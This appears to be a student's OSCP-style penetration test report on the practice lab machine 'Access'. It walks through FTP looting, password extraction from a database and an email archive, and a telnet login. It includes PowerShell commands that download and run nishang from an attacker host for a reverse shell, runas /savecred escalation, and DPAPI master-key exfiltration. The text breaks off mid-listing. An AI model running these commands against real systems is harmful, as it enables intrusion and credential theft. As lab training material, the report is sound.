
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-15

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.98(Access)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	7
3.2.1.4	Privilege Escalation	14
3.2.1.5	Proof File	22
4	Maintaining Access	23
5	House Cleaning:	24

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Access**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Access** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Access(10.10.10.98) - Sensitive files exposed to the internet via ftp and administrator credentials stored on the box which is running the binary runas

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Access - 10.10.10.98

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Access**.

3.2.1 System IP: 10.10.10.98(Access)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.98	TCP: 21,23,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sat Sep 11 12:37:21 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.98
Nmap scan report for 10.10.10.98
Host is up, received echo-reply ttl 127 (0.15s latency).
Scanned at 2021-09-11 12:37:22 PDT for 192s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 127  Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_ SYST: Windows_NT
23/tcp    open  telnet?  syn-ack ttl 127
80/tcp    open  http     syn-ack ttl 127  Microsoft IIS httpd 7.5
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 11 12:40:34 2021 -- 1 IP address (1 host up) scanned in 192.56 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sat Sep 11 23:10:12 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.98
Nmap scan report for 10.10.10.98
Host is up, received echo-reply ttl 127 (0.15s latency).
Scanned at 2021-09-11 23:10:13 PDT for 357s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 127  Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
```

```
| ftp-syst:
|_ SYST: Windows_NT
23/tcp open  telnet? syn-ack ttl 127
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 11 23:16:10 2021 -- 1 IP address (1 host up) scanned in 357.81 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.98

Vulnerability Exploited : Sensitive files exposed to the internet via ftp and administrator credentials stored on the box

System Vulnerable : 10.10.10.98

Vulnerability Explanation : The ftp port contained the backup of microsoft database file and pst file

Privilege Escalation Vulnerability : Administrative credentials saved on the box and execution of runas command

Vulnerability fix : The administrator have to make sure not to expose any sensitive files to the internet also the administrator password should not be saved on the machine at any cause

Severity Level : Critical

From the nmap scan we can see that only three ports are open on the machine which are port 21,23 and 80.




Figure 3.1: access/images/205-website.png


The http page was having just an image of datacenter. Apart from that we are not able to find anything interesting.

While running the gobuster i wanted to check the ftp port.

```
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
08-23-18 09:16PM <DIR> Backups
08-24-18 10:00PM <DIR> Engineer
226 Transfer complete.
ftp> █
```

Figure 3.2: 210-ftp_files.png


It seems like there are couple of files available in the server. While checking both the folders we can see that the backup folder have microsoft database file and other one is a zip file.



```
ftp> dir backups
200 PORT command successful.
150 Opening ASCII mode data connection.
08-23-18  09:16PM                5652480 backup.mdb
226 Transfer complete.
ftp> dir Engineer
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  01:16AM                10870 Access Control.zip
226 Transfer complete.
ftp> 
```

Figure 3.3: 215-ftp_folder_files.png

Lets create one ftp folder and download both.



```
→ I7Z3R0 unzip Access\ Control.zip
Archive:  Access Control.zip
  skipping: Access Control.pst      unsupported compression method 99
→ I7Z3R0
```

Figure 3.4: 220-unzip_error.png

Since unzipping gave me the error we are going to try using the 7z method to extract the file.

```
→ I7Z3R0 7z x Access\ Control.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870

Enter password (will not be echoed):
```

Figure 3.5: 225-7z_password_prompt.png

It seems like we need to have password to unzip the folder which we dont have currently. We can try to bruteforce the password with rockyou.txt but still lets see what we have in mdb database.

We can use mdbtools to view the data. It seems like there are loads of tables in this.

```

→ I7Z3R0 mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_level
os acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones acti
orprocessdata attcalclg attexception AuditedExc auth_group_permissions auth_message auth_permission au
ns base_additiondata base_apoption base_basecode base_datatranslation base_operatortemplate base_persc
se_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_ba
temdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area icloc
ines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_l
rLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege l
s worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistic
ttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecar
nitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitl
iary STD-WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
→ I7Z3R0

```

Figure 3.6: 230-mdb_tables.png

Lets try to check for the first one and see the output. By checking the first one it seems like nothing is available except header.

```

→ I7Z3R0 mdb-export backup.mdb acc_antiback
id,change_operator,change_time,create_operator,create_time,delete_o
,six_mode,seven_mode,eight_mode,nine_mode,AntibackType
→ I7Z3R0

```

Figure 3.7: 235-acc_antiback_content.png

lets try to automate this so that i can extract all the contents to the table folder. I have used the below bash command for the same.

```
for i in $(mdb-tables backup.mdb); do $(mdb-export backup.mdb $i > tables/$i);done
```

It seems like only one is available in the first one. We can try to sort this folder so that we can ignore the contents of 1 line.

```


→ I7Z3R0 wc -l acc_antiback
1 acc_antiback
→ I7Z3R0

```

Figure 3.8: 240-account_line.png

```
wc -l * | sort | grep -v 1 | grep -v total
```


I used the word count command along with sort so that it can sort and ignored the output with 1 line and total.



```
→ I7Z3R0 wc -l * | sort | grep -v 1 | grep -v total
20 AttParam
25 action_log
 2 acc_timeseg
 2 auth_group
 2 personnel_area
 2 SystemLog
 4 areaadmin
 4 auth_user
 4 LeaveClass
 4 TBKEY
 6 ACGroup
 6 DEPARTMENTS
 6 USERINFO
 8 deptadmin
```

Figure 3.9: 245-sort_files.png

In that auth_user contained a string which sounds like a password. **access4u@security**



```
→ I7Z3R0 mdb-export ../backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
→ I7Z3R0
```

Figure 3.10: 250-auth_user_password.png

We have two options to try now either we can try to login via the telnet using the administrator as username and password we found. Apparently the telnet one didnt work so lets go for the zip file.

```
→ I7Z3R0 7z x Access\ Control.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,H

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870

Enter password (will not be echoed):
Everything is Ok

Size:          271360
Compressed:    10870
```

Figure 3.11: 255-7z_success.png

We are able to extract the zip file with the password we got from the microsoft database.

After the extract we have a file called Access control.pst which can be further extracted to microsoft mbox file which is a mail client file.

From the cat we see that there is a password mentioned in the email for security.


```
Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure
↪ this is passed on to your engineers.

Regards,

John
```

Lets try to login with the username and password as follows. **Security:4Cc3ssC0ntr0ller**




```
→ I7Z3R0 telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*=====
Microsoft Telnet Server.
*=====
C:\Users\security>whoami
access\security
```

Figure 3.12: 260-telnet_security.png

The shell doesnt seems to be stable at all so lets upload the nishang and get the reverse shell as powershell.



```
→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.98 49158

C:\Users\security>powershell -c IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.19:8000/nishang.ps1')
```

Figure 3.13: 265-ps_rev_shell.png

3.2.1.4 Privilege Escalation

METHOD : 1

By poking around the public i see a lnk file on the desktop which is strange.

```
PS C:\Users\Public> get-childitem -Force Desktop

Directory: C:\Users\Public\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-hs             7/14/2009   5:57 AM           174 desktop.ini
-a--             8/22/2018  10:18 PM          1870 ZKAccess3.5 Security System.lnk
```

Figure 3.14: 275-public_desktop.png

By checking the contents of lnk file it seems like its running runas command. Doing some google we can see the link which explained properly what has to be done for the same.

```
PS C:\Users\Public\Desktop> type "ZKAccess3.5 Security System.lnk"
L?F?@ ???P/P?O? ?i?+00?/C:\R1M?Windows???M?:*wWindowsV1MV?System32???MV?*?System32X2P
System32\runas.exe#... \Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrat
KTeco\ZKAccess3.5\img\AccessNET.ico?%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\
???Xaccess?_???8{E?3
    0?j)?H??
    )??? ????8{E?3
```

Figure 3.15: 280-lnk_string.png

As per the link we can either create msfvenom payload or upload nishang to get a reverse shell back to us as admin.

```
runas /savecred /user:WORKGROUP\User "Program to execute"
```

This is possible since the net user Administrator says that password required is set to **NO**.

```
User name           Administrator
Full Name
Comment            Built-in account for administering the computer/domain
User's comment
Country code       000 (System Default)
Account active      Yes
Account expires     Never

Password last set   8/21/2018 10:01:12 PM
Password expires     Never
Password changeable 8/21/2018 10:01:12 PM
Password required    No
User may change password No

Workstations allowed All
Logon script
User profile
Home directory
Last logon          9/15/2021 7:29:21 AM

Logon hours allowed All

Local Group Memberships *Administrators *Users
Global Group memberships *None
The command completed successfully.
```

Figure 3.16: 305-net_user.png

We can modify the above command according to our needs and i have done the same.

```
runas /savecred /user:ACCESS\Administrator "powershell -c IEX (New-Object
↪ Net.WebClient).DownloadString('http://10.10.14.19:8000/nishang.ps1')"
```



```
PS C:\Users\security>runas /savecred /user:Access\Administrator "shang.ps1'"
PS C:\Users\security>

→ I7Z3R0 rlwrap nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.98 49173
Windows PowerShell running as user Administrator on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
access\administrator
PS C:\Windows\system32> █
```

Figure 3.17: 285-runas_admin_access.png

After running the command we got the administrator access to the machine.

Below are the commands to investigate the lnk file. Kudos to 0xadb for wonderful writeup.

```
PS C:\users\public\desktop> $WScript = New-Object -ComObject WScript.Shell
PS C:\users\public\desktop> $SC = Get-ChildItem *.lnk
PS C:\users\public\desktop> $WScript.CreateShortcut($sc)
↪
FullName       : C:\users\public\desktop\ZKAccess3.5 Security System.lnk
Arguments      : /user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"
Description    :
Hotkey         :
↪
IconLocation   : C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico,0
RelativePath   :
TargetPath     : C:\Windows\System32\runas.exe
WindowStyle    : 1
WorkingDirectory : C:\ZKTeco\ZKAccess3.5
```

```
→ I7Z3R0 python2.7 pylinker.py lnk
out: Lnk File: lnk
Link Flags: HAS SHELLIDLIST | POINTS TO FILE/DIR | NO DESCRIPTION | HAS RELATIVE PATH STRING |
↪ HAS WORKING DIRECTORY | HAS CMD LINE ARGS | HAS CUSTOM ICON
File Attributes: ARCHIVE
Create Time: 2009-07-13 16:25:32.986366
Access Time: 2009-07-13 16:25:32.986366
Modified Time: 2009-07-13 18:39:31.417999
Target length: 20480
Icon Index: 0
ShowWnd: SW_NORMAL
```

```
HotKey: 0
Target is on local volume
Volume Type: Fixed (Hard Disk)
Volume Serial: 9c45dbf0
Vol Label:
Base Path: C:\Windows\System32\runas.exe
(App Path:) Remaining Path:
Relative Path: ..\..\..\Windows\System32\runas.exe
Working Dir: C:\ZKTeco\ZKAccess3.5
Command Line: /user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"
Icon filename: C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico
```

METHOD:2

After getting the reverse shell i tried many ways to upload the winpeas.exe file but unfortunately i have to use Jaws to check for the processes and other stuffs.




Figure 3.18: 270-stored_creds_jaws.png

This method is used to abuse dpapi creds. We need to grab couple of files from the machine which is the masterkey and creds file.

Since i will not be able to copy the content of it i need to base64 encode it and copy it to my machine so that we can use mimikatz to do our process.

harmj0y has an article here in link. As per the article we need to grab the master key from C:\Users\<USER>\AppData\Roaming\Microsoft\Protect\\<SID>\\<GUID> We see the master key here since we cannot copy the same from here to our machine we can base64 encode it and can copy it to our machine.

```
PS C:\Users\security\AppData\roaming\microsoft\protect\S-1-5-21-953262931-566350628-63446256-1001> certutil -Encode 0792c32e-48a5-4fe3-8b43-d93d64590580
↪ output
Input Length = 468
Output Length = 700
CertUtil: -encode command completed successfully.
```

```
PS C:\Users\security\AppData\roaming\microsoft\protect\S-1-5-21-953262931-566350628-63446256-1001> type
↪ output
-----BEGIN CERTIFICATE-----
AgAAAAAAAAAAAAAAAAMAA3ADkAMgBjADMAMgBLAC0ANAA4AGEANQAtADQAZgBLADMA
LQA4AGIANAAzAC0AZAA5ADMAZAA2ADQANQA5ADAANQA4ADAAAAAAAAAAAAAAAAFAAAA
sAAAAAAAAAACQAAAAAAAAABQAAAAAAAAAAAAAAAAAAAAAAAnFHKTQBwjHPU+/9g
uV5UnvhDAAA0gAAAEgyAAOePsdmJxMzXoFKFWX+uHDGtEhD3raBRrjIDU232E+Y6
DkZHyp7VFAdjfYwcwq0WsjBqq1bX0nB7DHdCLn3jnrI9/MpVBETkF4U7bwszMyE7
Ww2Ax8ECH2xKwvX6N3KtvlCvf98HsODqLA1woSRdt9+Ef2FVMKk4lQEQttnHqMOC
wFktBtcUye6P40ztUGLEEGIAAABLtt2bW5ZW2Xt48RR5ZFf0+EMAAA6AAAAQZgAA
D+azql3Tr0a9eofLwBYfxBrhP4cUoivLW9qG8k2VrQM2mLM1FZGF0CdnQ9DBEys1
/a/60kfTxPX0MmBBPCi0Ae1w5C4BhPnoxGaKvDbrcye9LHN0ojgbTN10p8Rl3qp1
Xg9TZyRzkA24hotCgyftqgMAAADlaJYABZMbQLoN36DhGzTQ
-----END CERTIFICATE-----
```

We can copy only the content and take it to our machine for further analysis.

```
PS C:\Users\security\AppData\roaming\microsoft\protect\S-1-5-21-953262931-566350628-63446256-1001> get-childitem -force

Directory: C:\Users\security\AppData\roaming\microsoft\protect\S-1-5-21-953262931-566350628-63446256-1001

Mode                LastWriteTime         Length Name
----                -
